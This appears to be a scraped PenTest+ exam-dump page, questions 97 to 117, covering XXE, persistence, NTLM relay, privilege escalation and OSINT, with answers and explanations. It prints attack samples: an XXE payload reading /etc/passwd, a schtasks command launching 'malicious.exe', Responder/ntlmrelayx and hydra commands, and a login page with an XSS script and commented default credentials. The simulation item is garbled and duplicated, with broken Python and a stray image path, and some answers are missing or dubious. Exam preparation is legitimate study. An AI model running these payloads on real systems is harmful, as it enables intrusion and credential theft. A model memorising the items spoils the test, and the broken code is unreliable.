To acquire valid credentials through a social engineering campaign, the tester needs (1) a way to deliver controlled phishing messages and track engagement, and (2) a method to capture authentication material when targets attempt to log in. Gophish is a phishing campaign framework used to send realistic emails, manage templates and landing pages, and collect campaign metrics (opens, clicks, submitted data). This directly supports the operational side of a sanctioned phishing assessment described in PenTest+ social engineering activities.

NEW QUESTION: 97
A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?
A. SAST
B. SBOM
C. ICS
D. SCA
Answer: (SHOW ANSWER)

The tester's activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here's why:
Understanding SCA:
Definition: SCA involves analyzing software to identify third-party and open-source components, checking for known vulnerabilities, and ensuring license compliance.
Purpose: To detect and manage risks associated with third-party software components.
Comparison with Other Terms:
SAST (A): Static Application Security Testing involves analyzing source code for security vulnerabilities without executing the code.
SBOM (B): Software Bill of Materials is a detailed list of all components in a software product, often used in SCA but not the analysis itself.
ICS (C): Industrial Control Systems, not relevant to the context of software analysis.
The tester's activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.

NEW QUESTION: 98
A penetration tester finds that an application responds with the contents of the /etc/passwd file when the following payload is sent:
xml
Copy code
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY foo SYSTEM "file:///etc/passwd" >
]>
<test>&foo;</test>
Which of the following should the tester recommend in the report to best prevent this type of vulnerability?
A. Drop all excessive file permissions with chmod o-rwx.
B. Ensure the requests application access logs are reviewed frequently.
C. Disable the use of external entities.
D. Implement a WAF to filter all incoming requests.
Answer: (SHOW ANSWER)
The vulnerability in question is XML External Entity (XXE) injection, which occurs when an application processes XML input containing external entities that access files on the server or external resources.
Disabling External Entities:
The root cause of the issue is the application's ability to process external entities (<!ENTITY foo SYSTEM ...>). Disabling external entities entirely prevents XXE attacks.
This can be achieved by properly configuring the XML parser (e.g., in Java, disable DocumentBuilderFactory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true)).
Why Not Other Options?
A (chmod o-rwx): File permission hardening may reduce the impact of a successful attack but does not mitigate XXE at the parser level.
B (Review logs): Reviewing logs is a reactive measure, not a prevention mechanism.
D (WAF): A WAF may block some malicious requests but is not a reliable mitigation for XXE vulnerabilities embedded in legitimate XML input.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
OWASP XXE Prevention Cheat Sheet

NEW QUESTION: 99
A penetration tester wants to maintain access to a compromised system after a reboot. Which of the following techniques would be best for the tester to use?
A. Establishing a reverse shell

B. Executing a process injection attack
C. Creating a scheduled task
D. Performing a credential-dumping attack
Answer: (SHOW ANSWER)
To maintain persistence after a reboot, the tester needs a method that automatically restarts when the system reboots.
Option A (Reverse shell) ✗: Reverse shells do not persist after a reboot unless paired with scheduled tasks or registry modifications.
Option B (Process injection) ✗: Injecting into a process is temporary-once the system reboots, the injected process is gone.
Option C (Scheduled task) ✓: Correct.
A scheduled task can execute malware, reverse shells, or scripts on system startup, ensuring persistence.
Example:
schtasks /create /sc onlogon /tn "SystemUpdate" /tr "C:\malicious.exe"
Option D (Credential dumping) ✗: While useful for privilege escalation, it does not provide persistence.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Persistence Techniques

NEW QUESTION: 100
During an assessment, a penetration tester plans to gather metadata from various online files, including pictures. Which of the following standards outlines the formats for pictures, audio, and additional tags that facilitate this type of reconnaissance?

A. EXIF
B. GIF
C. COFF
D. ELF
Answer: (SHOW ANSWER)
Metadata extraction allows attackers to collect sensitive information from digital files.
EXIF (Exchangeable Image File Format) (Option A):
EXIF metadata contains camera details, GPS coordinates, timestamps, and software versions used to edit the file.
Attackers use tools like ExifTool to extract metadata for reconnaissance.
Reference:
Incorrect options:
Option B (GIF): A file format for images, but not a metadata standard.
Option C (COFF): Common Object File Format, related to executable files, not images.
Option D (ELF): Executable and Linkable Format, used for Linux binaries, not metadata analysis.

NEW QUESTION: 101
During the reconnaissance phase, a penetration tester collected the following information from the DNS records:
A-----> www
A-----> host
TXT --> vpn.comptia.org
SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?
A. MX

B. SOA
C. DMARC
D. CNAME
Answer: C (LEAVE A REPLY)
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.
Understanding DMARC:
SPF: Defines which IP addresses are allowed to send emails on behalf of a domain.
DKIM: Provides a way to check that an email claiming to come from a specific domain was indeed authorized by the owner of that domain.
DMARC: Uses SPF and DKIM to determine the authenticity of an email and specifies what action to take if the email fails the authentication checks.
Implementing DMARC:
Create a DMARC policy in your DNS records. This policy can specify to reject, quarantine, or take no action on emails that fail SPF or DKIM checks.
Example DMARC record: v=DMARC1; p=reject; rua=mailto:dmarc-reports@yourdomain.com; Benefits of DMARC:
Helps to prevent email spoofing and phishing attacks.
Provides visibility into email sources through reports.
Enhances domain reputation by ensuring only legitimate emails are sent from the domain.
DMARC Record Components:
v: Version of DMARC.
p: Policy for handling emails that fail the DMARC check (none, quarantine, reject).
rua: Reporting URI of aggregate reports.
ruf: Reporting URI of forensic reports.
pct: Percentage of messages subjected to filtering.
Real-World Example:
A company sets up a DMARC policy with p=reject to ensure that any emails failing SPF or DKIM checks are rejected outright, significantly reducing the risk of phishing attacks using their domain.
Reference from Pentesting Literature:
In "Penetration Testing - A Hands-on Introduction to Hacking," DMARC is mentioned as part of email security protocols to prevent phishing.
HTB write-ups often highlight the importance of DMARC in securing email communications and preventing spoofing attacks.
Step-by-Step ExplanationReference:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups

NEW QUESTION: 102
Which of the following frameworks can be used to classify threats?
A. PTES
B. STRIDE
C. OSSTMM
D. OCTAVE
Answer: (SHOW ANSWER)
STRIDE is a threat classification model created by Microsoft that breaks down threats into six categories:
Spoofing
Tampering

Repudiation
Information disclosure
Denial of Service
Elevation of privilege
It is specifically designed for threat modeling.
PTES is a general pentesting methodology.
OSSTMM is a framework for operational security testing.
OCTAVE is a risk assessment methodology, not focused on threat classification.

NEW QUESTION: 103
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
A. Target 1: EPSS Score = 0.6 and CVSS Score = 4
B. Target 2: EPSS Score = 0.3 and CVSS Score = 2
C. Target 3: EPSS Score = 0.6 and CVSS Score = 1
D. Target 4: EPSS Score = 0.4 and CVSS Score = 4.5
Answer: A (LEAVE A REPLY)
EPSS and CVSS Analysis:
EPSS (Exploit Prediction Scoring System) indicates the likelihood of exploitation.
CVSS (Common Vulnerability Scoring System) represents the severity of the vulnerability.
Rationale:
Target 1 has the highest EPSS score (0.6) combined with a moderately high CVSS score (4), making it the most likely to be attacked.
Other options either have lower EPSS or CVSS scores, reducing their likelihood of being exploited.
CompTIA Pentest+ Reference:
Domain 2.0 (Information Gathering and Vulnerability Identification)

NEW QUESTION: 104
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

```
ports – [21, 22]
```

```
{:ports => 21:ports => 22}
```

```
#!/usr/bin/python

for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

```
export $PORTS = 21,22
```

```
#!/usr/bin/ruby
```

```
#!/usr/bin/bash

for port in ports:
```


Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

Secure System

https://comptia.org/login.aspx#remediatesource

```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZOtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Z
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("id=")+16)+"</OPTION>");
</script></select>
<div align="center">
<form action="<c:url value='main.do'/>" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```



Answer:

See explanation below

Explanation:

1: Null session enumeration

Weak SMB file permissions

Fragmentation attack

2: nmap

-sV

-p 1-1023

192.168.2.2

3: #!/usr/bin/python

export $PORTS = 21,22

for $PORT in $PORTS:

```
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%:%s - CLOSED" % (ip, port))
finally
s.close()
port_scan(sys.argv[1], ports)
```

NEW QUESTION: 105
A penetration tester is unable to identify the Wi-Fi SSID on a client's cell phone.
Which of the following techniques would be most effective to troubleshoot this issue?
A. Sidecar scanning
B. Channel scanning
C. Stealth scanning
D. Static analysis scanning
Answer: (SHOW ANSWER)
Since SSID broadcast might be hidden, channel scanning allows the tester to identify active Wi-Fi networks.
Option A (Sidecar scanning) ✗: Not a recognized Wi-Fi testing method.
Option B (Channel scanning) ✓: Correct.
Identifies hidden SSIDs by monitoring probe requests and responses.
Option C (Stealth scanning) ✗: Typically refers to evading detection, not Wi-Fi analysis.
Option D (Static analysis scanning) ✗: Static analysis applies to code security, not Wi-Fi networks.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Wireless Reconnaissance Techniques

NEW QUESTION: 106
During a penetration test, the tester wants to obtain public information that could be used to compromise the organization's cloud infrastructure. Which of the following is the most effective resource for the tester to use for this purpose?
A. Sensitive documents on a public cloud
B. Open ports on the cloud infrastructure
C. Repositories with secret keys
D. SSL certificates on websites
Answer: (SHOW ANSWER)
Comprehensive and Detailed
Publicly accessible code repositories (GitHub, GitLab, Bitbucket, etc.) frequently leak API keys, service account credentials, private keys, or other secrets embedded in source code, configuration files, CI/CD pipelines, or commit histories. These secrets can provide direct access to cloud resources (storage blobs, databases, management APIs) and are therefore one of the most effective public sources for compromising cloud infrastructure.
Why the other options are less effective as public sources:

A . Sensitive documents on a public cloud - if truly public, they may contain useful info, but sensitive documents are typically not intentionally left public; repositories with keys are a more common accidental exposure.
B . Open ports on the cloud infrastructure - helpful for attack surface analysis, but open ports alone don't directly provide credentials or cloud-management access.
D . SSL certificates on websites - useful for host identification and fingerprinting, but rarely give direct access to cloud management.

NEW QUESTION: 107
A tester obtains access to an endpoint subnet and wants to move laterally in the network. Given the following Nmap scan output:
Nmap scan report for some_host
Host is up (0.01s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
Host script results:
smb2-security-mode: Message signing disabled
Which of the following command and attack methods is the most appropriate for reducing the chances of being detected?
A. responder -I eth0 -dwv ntlmrelayx.py -smb2support -tf <target>
B. msf > use exploit/windows/smb/ms17_010_psexec
C. hydra -L administrator -P /path/to/passwdlist smb://<target>
D. nmap --script smb-brute.nse -p 445 <target>
Answer: (SHOW ANSWER)
The Nmap scan output indicates SMB (port 445) is open, and message signing is disabled. This makes the system vulnerable to NTLM relay attacks.
Option A (responder -I eth0 -dwv ntlmrelayx.py -smb2support -tf <target>) ✓: Correct.
Responder poisons LLMNR and NBT-NS requests, capturing NTLM hashes.
NTLMRelayX then relays captured hashes to an SMB service without message signing, allowing unauthorized access.
This attack is stealthier than brute-force methods.
Option B (ms17_010_psexec) ✗: This exploits EternalBlue, but we don't have confirmation that this system is vulnerable to MS17-010.
Option C (hydra brute-force) ✗: SMB brute-force is noisy and will likely trigger alerts.
Option D (smb-brute.nse) ✗: This brute-force attack is also loud and detectable.
Reference: CompTIA PenTest+ PT0-003 Official Guide - NTLM Relay & SMB Exploitation

NEW QUESTION: 108
A penetration tester is researching a path to escalate privileges. While enumerating current user privileges, the tester observes the following:
SeAssignPrimaryTokenPrivilege Disabled
SeIncreaseQuotaPrivilege Disabled
SeChangeNotifyPrivilege Enabled
SeManageVolumePrivilege Enabled

SeImpersonatePrivilege Enabled
SeCreateGlobalPrivilege Enabled
SeIncreaseWorkingSetPrivilege Disabled
Which of the following privileges should the tester use to achieve the goal?
A. SeImpersonatePrivilege
B. SeCreateGlobalPrivilege
C. SeChangeNotifyPrivilege
D. SeManageVolumePrivilege
Answer: (SHOW ANSWER)
The SeImpersonatePrivilege allows a process to impersonate another user's security context, which is commonly used in token manipulation attacks for privilege escalation.
Option A (SeImpersonatePrivilege) ✅: Correct.
Used in Juicy Potato or Rogue Potato attacks to escalate privileges.
Option B (SeCreateGlobalPrivilege) ❌: Allows creating global objects, but not privilege escalation.
Option C (SeChangeNotifyPrivilege) ❌: Enables traverse directory access, not privilege escalation.
Option D (SeManageVolumePrivilege) ❌: Used for disk management, not privilege escalation.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Windows Privilege Escalation via Token Impersonation

NEW QUESTION: 109
A penetration tester finishes an initial discovery scan for hosts on a /24 customer subnet. The customer states that the production network is composed of Windows servers but no container clusters.
The following are the last several lines from the scan log:
Line 1: 112 hosts found... trying ports
Line 2: FOUND 22 with OpenSSH 1.2p2 open on 99 hosts
Line 3: FOUND 161 with UNKNOWN banner open on 110 hosts
Line 4: TCP RST received on ports 21, 3389, 80
Line 5: Scan complete.
Which of the following is the most likely reason for the results?
A. Multiple honeypots were encountered
B. The wrong subnet was scanned
C. Windows is using WSL
D. IPS is blocking the ports
Answer: (SHOW ANSWER)
Seeing services like OpenSSH 1.2p2 open on 99 hosts, and port 161 (SNMP) with unknown banners on 110 hosts suggests a high level of uniformity, which is uncommon in real-world Windows environments. This strongly points to honeypots being present, possibly for detection or deception.
The official CompTIA guide discusses this under scan anomalies:
"Identical responses from a large number of hosts, especially deprecated versions or unchanging banners, could indicate the presence of honeypots or decoy systems."

NEW QUESTION: 110
A tester compromises a target host and then wants to maintain persistent access. Which of the following is the best way for the attacker to accomplish the objective?

A. Configure and register a service.
B. Install and run remote desktop software.

C. Set up a script to be run when users log in.
D. Perform a kerberoasting attack on the host.
Answer: A (LEAVE A REPLY)
Configuring and Registering a Service:
Registering a malicious service ensures that it starts automatically with the system, providing persistence even after reboots.
This method is stealthier than others and is commonly used in advanced persistent threat (APT) scenarios.
Why Not Other Options?
B (Remote desktop software): Installing such software is noisy and can easily be detected by monitoring tools.
C (User logon script): While it provides persistence, it is less reliable and more detectable than a system service.
D (Kerberoasting): This is a credential-stealing technique and does not establish persistence.
CompTIA Pentest+ Reference:
Domain 3.0 (Attacks and Exploits)
Domain 4.0 (Penetration Testing Tools)

NEW QUESTION: 111
A penetration tester assesses an application allow list and has limited command-line access on the Windows system. Which of the following would give the penetration tester information that could aid in continuing the test?
A. mmc.exe
B. icacls.exe
C. nltest.exe
D. rundll.exe
Answer: (SHOW ANSWER)
When a penetration tester has limited command-line access on a Windows system, the choice of tool is critical for gathering information to aid in furthering the test. Here's an explanation for each option:
mmc.exe (Microsoft Management Console):
Primarily used for managing Windows and its services. It's not typically useful for gathering information about the system from the command line in a limited access scenario.
icacls.exe:
This tool is used for modifying file and folder permissions. While useful for modifying security settings, it does not directly aid in gathering system information or enumeration.
nltest.exe:
This is a powerful command-line utility for network testing and gathering information about domain controllers, trusts, and replication status. Key functionalities include:
Listing domain controllers: nltest /dclist:<DomainName>
Querying domain trusts: nltest /domain_trusts
Checking secure channel: nltest /sc_query:<DomainName>
These capabilities make nltest very useful for understanding the network environment, especially in a domain context, which is essential for penetration testing.
rundll.exe:
This utility is used to run DLLs as programs. While it can be used for executing code, it does not provide direct information about the system or network environment.
Conclusion: nltest.exe is the best choice among the given options as it provides valuable information about the network, domain controllers, and trust relationships. This information is crucial for a penetration tester to plan further actions and understand the domain environment.

NEW QUESTION: 112
A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?
A. DAST

B. SAST
C. IAST
D. SCA
Answer: (SHOW ANSWER)
Dynamic Application Security Testing (DAST):
DAST tools interact with the running application from the outside, simulating attacks to identify security vulnerabilities.
They are particularly effective in identifying issues like SQL injection, XSS, CSRF, and other vulnerabilities in web applications.
DAST tools do not require access to the source code, making them suitable for black-box testing.
Advantages of DAST:
Real-World Testing: DAST simulates real-world attacks by interacting with the application in the same way a user would.
Comprehensive Coverage: Can identify vulnerabilities in all parts of the web application, including input fields, forms, and user interactions.
Automated Scanning: Automates the process of testing and identifying vulnerabilities, providing detailed reports on discovered issues.
Examples of DAST Tools:
OWASP ZAP (Zed Attack Proxy): An open-source DAST tool widely used for web application security testing.
Burp Suite: A popular commercial DAST tool that provides comprehensive scanning and testing capabilities.
Pentest Reference:
Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.
Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.
DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.
By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.

NEW QUESTION: 113
A penetration tester conducts OSINT for a client and discovers the robots.txt file explicitly blocks a major search engine. Which of the following would most likely help the penetration tester achieve the objective?
A. Modifying the WAF
B. Utilizing a CSRF attack
C. Changing the robots.txt file
D. Leveraging a competing provider
Answer: (SHOW ANSWER)
In OSINT, the tester's objective is to gather information using publicly available, non-intrusive sources without altering the target environment. A robots.txt file is a crawler directive that can discourage or block specific search engine bots from indexing certain paths. If one "major" engine is explicitly blocked, the most practical OSINT adjustment is to use other search engines and data providers that may not be restricted in the same way or may already have historical indexing and cached results. This aligns with PenTest+ reconnaissance techniques that emphasize using multiple sources and pivoting between providers to maximize coverage and reduce blind spots.

NEW QUESTION: 114
A penetration tester wants to send a specific network packet with custom flags and sequence numbers to a vulnerable target. Which of the following should the tester use?
A. tcprelay
B. Bluecrack
C. Scapy
D. tcpdump
Answer: (SHOW ANSWER)

Scapy is a powerful interactive Python-based packet manipulation tool used by penetration testers to create, modify, send, and analyze custom packets. It supports many protocols and allows you to set TCP flags, sequence numbers, and more.
* tcprelay is used to redirect TCP traffic, not to craft packets.
* Bluecrack is used for cracking Bluetooth encryption, irrelevant in this context.
* tcpdump is a packet capture tool, not suitable for crafting or injecting packets.

NEW QUESTION: 115
A penetration tester finishes a security scan and uncovers numerous vulnerabilities on several hosts. Based on the targets' EPSS (Exploit Prediction Scoring System) and CVSS (Common Vulnerability Scoring System) scores, which of the following targets is the most likely to get attacked?
A. Target 1: EPSS Score = 0.6, CVSS Score = 4
B. Target 2: EPSS Score = 0.3, CVSS Score = 2
C. Target 3: EPSS Score = 0.6, CVSS Score = 1
D. Target 4: EPSS Score = 0.4, CVSS Score = 4.5
Answer: (SHOW ANSWER)
The EPSS (Exploit Prediction Scoring System) estimates how likely a vulnerability is to be exploited. Higher EPSS scores indicate a higher likelihood of exploitation.
Option A (Target 1) ✅:
EPSS 0.6 (60% chance of exploitation)
CVSS 4 (Medium severity)
✅ Best candidate since it has the highest likelihood of exploitation.
Option B (Target 2) ❌: EPSS 0.3 (30%) is lower, making it less likely to be attacked.
Option C (Target 3) ❌: EPSS 0.6 is high, but CVSS 1 is very low, meaning the vulnerability is not critical.
Option D (Target 4) ❌: CVSS 4.5 is higher, but EPSS 0.4 is lower, meaning attackers are less likely to exploit it.
Reference: CompTIA PenTest+ PT0-003 Official Guide - Vulnerability Prioritization with EPSS & CVSS

NEW QUESTION: 116
During an engagement, a penetration tester found some weaknesses that were common across the customer's entire environment. The weaknesses included the following:
Weaker password settings than the company standard
Systems without the company's endpoint security software installed
Operating systems that were not updated by the patch management system
Which of the following recommendations should the penetration tester provide to address the root issue?
A. Add all systems to the vulnerability management system.
B. Implement a configuration management system.
C. Deploy an endpoint detection and response system.
D. Patch the out-of-date operating systems.
Answer: (SHOW ANSWER)
Identified Weaknesses:
Weaker password settings than the company standard: Indicates inconsistency in password policies across systems.
Systems without the company's endpoint security software installed: Suggests lack of uniformity in security software deployment.
Operating systems not updated by the patch management system: Points to gaps in patch management processes.
Configuration Management System:

Definition: A configuration management system automates the deployment, maintenance, and enforcement of configurations across all systems in an organization.
Benefits: Ensures consistency in security settings, software installations, and patch management across the entire environment.
Examples: Tools like Ansible, Puppet, and Chef can help automate and manage configurations, ensuring compliance with organizational standards.
Other Recommendations:
Vulnerability Management System: While adding systems to this system helps track vulnerabilities, it does not address the root cause of configuration inconsistencies.
Endpoint Detection and Response (EDR): Useful for detecting and responding to threats, but not for enforcing consistent configurations.
Patch Management: Patching systems addresses specific vulnerabilities but does not solve broader configuration management issues.
Pentest Reference:
System Hardening: Ensuring all systems adhere to security baselines and configurations to reduce attack surfaces.
Automation in Security: Using configuration management tools to automate security practices, ensuring compliance and reducing manual errors.
Implementing a configuration management system addresses the root issue by ensuring consistent security configurations, software deployments, and patch management across the entire environment.

NEW QUESTION: 117
After obtaining a reverse shell, a penetration tester identifies a locally cloned Git repository that contains thousands of files and directories on a Windows machine. The tester suspects there could be sensitive information related to "ProjectX." Which of the following commands should the tester use in a script to identify potential files to produce the best results?
A. gc * | select "ProjectX"
B. dir /R | findstr "ProjectX"
C. Get-ChildItem * | Select-String "ProjectX"
D. gci -Path . -Recurse | Select-String -Pattern "ProjectX"
Answer: (SHOW ANSWER)
Comprehensive and Detailed
